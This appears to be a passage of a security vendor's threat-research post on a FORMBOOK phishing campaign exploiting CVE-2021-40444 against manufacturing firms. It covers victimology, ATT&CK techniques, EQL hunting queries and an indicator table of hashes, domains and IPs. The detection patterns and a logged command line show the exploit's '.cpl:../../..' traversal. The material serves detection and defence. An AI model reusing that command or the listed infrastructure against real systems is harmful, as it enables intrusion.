
In the Generic phase, the campaign abandoned the MSHTML exploit and attempted to leverage a traditional phishing malware-attachment approach. This shift in tactics is possibly because successful exploit patching rendered the vulnerability ineffective.

Victimology¶

We observed that of the four companies targeted by this campaign, all were in the manufacturing vertical. Threat actors utilizing FORMBOOK have been observed targeting the manufacturing vertical in the past. The companies all had international footprints in:

- Industrial Materials, Aluminum extrusion, HQ in Germany (Testing phase)
- Industrial Conglomerate, Industrial Chemicals, HQ in South Korea (Production phase)
- Industrial Manufacturing Products and Consulting, HQ in Switzerland (Generic phase)
- Industrial Mechanical Engineering and Manufacturing, HQ in Germany (Generic phase)

While the targeted companies are of note (in that they are in the same vertical), an email address domain observed in all three phases — `issratech[.]com` , appears similar to a legitimate Jamaican company domain, `isratech[.]com` , a business that specializes in irrigation, wastewater management, and solar energy. Below, is a screenshot of `issratech[.]com` using the default CyberPanel landing page. CyberPanel is a web hosting tool for WordPress sites.



CyberPanel Installed

You have successfully installed CyberPanel, please remove this page and upload your website. :)

CyberPanel Forums Documentation

Each targeted company of the `admin0011[@]issratech.com` email address have expertise or products that could have been valuable to an Isratch project listed on their projects page (https://www.isratech[.]com/projects/):

- Chemical: Waste-water treatment, dairy production sanitation
- Extruded aluminum: Solar array scaffolding, greenhouses

Two additional email address domains were observed in the Generic phase — one appears to be mimicking a legitimate medical equipment manufacturer (`backjoy[.]com`) and the other (`leonei[.]com`) appears to be adversary controlled, but seemingly not being used for legitimate purposes.

Note

Note: `leonei[.]com` is protected by a Denial-of-Service protection service, so their domain IP address likely represents multiple legitimate domains and any blocking of the `leonei[.]com` IP address from the indicator table should be carefully measured.

It is possible, but not confirmed, that the recipients of the phishing emails in all phases are from a list of email addresses in the manufacturing vertical. These email lists are commonly available for purchase to enable sales, marketing, and business-to-business (B2B) efforts but can also be used for phishing campaigns.

Tactics¶

Using the MITRE ATT&CK® framework, tactics represent the why of a technique or sub technique. It is the adversary's tactical goal: the reason for performing an action.

Observed tactics:

- Resource development

- Initial access
- Execution

Techniques / Sub techniques¶

Techniques and Sub techniques represent how an adversary achieves a tactical goal by performing an action.

Observed techniques/sub techniques

- Acquire infrastructure - server
- Obtain capabilities - malware and exploits
- Stage capabilities - upload malware
- Phishing - attachment
- Command and scripting interpreter - PowerShell
- Exploitation for client execution

Detection¶


Hunting queries¶

These queries can be used in Kibana’s Security → Timelines → New Timeline → Correlation query editor. While these queries will identify this intrusion set, they can also identify other events of note that, once investigated, could lead to other malicious activities.

This query will identify the CVE-2021-40444 exploit attempt from a malicious Access, Publisher, PowerPoint, or Word document.

Hunt query identifying the CVE-2021-40444 exploit

```
process where event.type in ("start", "process_started") and
    process.parent.name : ("eqnedt32.exe", "excel.exe", "fltldr.exe", "msaccess.exe", "mspub.exe",
        "powerpnt.exe", "winword.exe") and
    process.command_line :
            ("*../../..*",
            "*..\\..\\*",
            "*cpl:..*",
            "*hta:..*",
            "*js:..*",
            "*jse:..*",
            "*sct:..*",
            "*vbs:..*",
            "*wsf:..*")
```



EQL query

```
process where event.type in ("start", "process_started") and
  process.parent.name : ("eqnedt32.exe", "excel.exe", "fltldr.exe", "msaccess.exe", "mspub.exe", "powerpnt.exe", "winword.exe") and
  process.command_line : ("*../../..*", "*..\\..\\*", "*cpl:..*", "*hta:..*", "*js:..*", "*jse:..*", "*sct:..*", "*vbs:..*", "*wsf:..*")
```

@timestamp	process.command_line	process.parent.name	event.action
Oct 18, 2021 @ 16:58:23.746	C:\Windows\SysWOW64\control.exe ".cpl:../../../AppData/Local/Temp/Low/IEcache.inf",	WINWORD.EXE	start

admin \ CATTLE-05 @ cattle-05 in C:\Users\admin\Documents\ started process >_ control.exe (7164) C:\Windows\SysWOW64\control.exe .cpl:../../../AppData/Local/Temp/Low/IEcache.inf, via parent process WINWORD.EXE (6108)
# d923f812bf0191f3344de6cd5fceaf6c7b2f6961f637c74c2aa329fb3f8ca6c5

YARA¶

We have created a YARA rule to identify this FORMBOOK activity.

Defensive Recommendations¶

The following steps can be leveraged to improve a network’s protective posture:

1. Review and implement the above detection logic within your environment using technology such as Sysmon and the Elastic Endpoint or Winlogbeat
2. Review and ensure that you have deployed the latest Microsoft Security Updates
3. Maintain backups of your critical systems to aid in quick recovery

References¶

The following research was referenced throughout the document:

Indicators¶

We will post all the indicators in the form of a STIX 2.1 JSON document soon.

Indicator	Type	Reference from blog	Note
`70defbb4b846868ba5c74a526405f2271ab71de01b24fbe2d6db2c7035f8a7df`	SHA256	Request Document.docx	Testing phase email attachment
`7c98db2063c96082021708472e1afb81f3e54fe6a4a8b8516e22b3746e65433b`	SHA256	comres.cab	Testing phase CAB archive
`363837d5c41ea6b2ff6f6184d817c704e0dc5749e45968a3bc4e45ad5cf028d7`	SHA256	1.doc.inf	Testing phase VMProtect DLL
`22cffbcad42363841d01cc7fef290511c0531aa2b4c9ca33656cc4aef315e723`	SHA256	IEcache.inf	Testing phase DLL loader

Indicator	Type	Reference from blog	Note
e2ab6aab7e79a2b46232af87fcf3393a4fd8c4c5a207f06fd63846a75e190992	SHA256	Pope.txt	Testing phase JavaScript
170eaccdac3c2d6e1777c38d61742ad531d6adbef3b8b031ebbbd6bc89b9add6	SHA256	Profile.rar	Production phase email attachment
d346b50bf9df7db09363b9227874b8a3c4aafd6648d813e2c59c36b9b4c3fa72	SHA256	document.docx	Production phase compressed document
776df245d497af81c0e57fb7ef763c8b08a623ea044da9d79aa3b381192f70e2	SHA256	abb01.exe	Production phase dropper
95e03836d604737f092d5534e68216f7c3ef82f529b5980e3145266d42392a82	SHA256	Profile.html	Production phase JavaScript
bd1c1900ac1a6c7a9f52034618fed74b93acbc33332890e7d738a1d90cbc2126	SHA256	yxojzzvhi0.exe	FORMBOOK malware
0c560d0a7f18b46f9d750e24667721ee123ddd8379246dde968270df1f823881	SHA256	DWG.rar	Generic phase email attachment
5a1ef64e27a8a77b13229b684c09b45a521fd6d4a16fdb843044945f12bb20e1	SHA256	D2110-095.gz	Generic phase email attachment
4216ff4fa7533209a6e50c6f05c5216b8afb456e6a3ab6b65ed9fcbdbd275096	SHA256	D2110-095.exe DWG.exe	FORMBOOK malware
admin0011[@]issratech.com	email-addr		Phishing sending email address
admin010[@]backsjoy.com	email-addr		Phishing sending email address
admin012[@]leoeni.com	email-addr		Phishing sending email address
issratech[.]com	domain-name		Adversary controlled domain
backsjoy[.]com	domain-name		Adversary controlled domain
leonei[.]com	domain-name		Adversary controlled domain
2[.]56[.]59[.]105	ipv4-addr		IP address of issratech[.]com
212[.]192[.]241[.]173	ipv4-addr		IP address of backsjoy[.]com
52[.]128[.]23[.]153	ipv4-addr		IP address of leonei[.]com

Indicator	Type	Reference from blog	Note
`104[.]244[.]78[.]177`	ipv4-addr		Adversary controlled IP address

Artifacts¶

Artifacts are also available for download in both ECS and STIX format in a combined zip bundle.

Download indicators.zip

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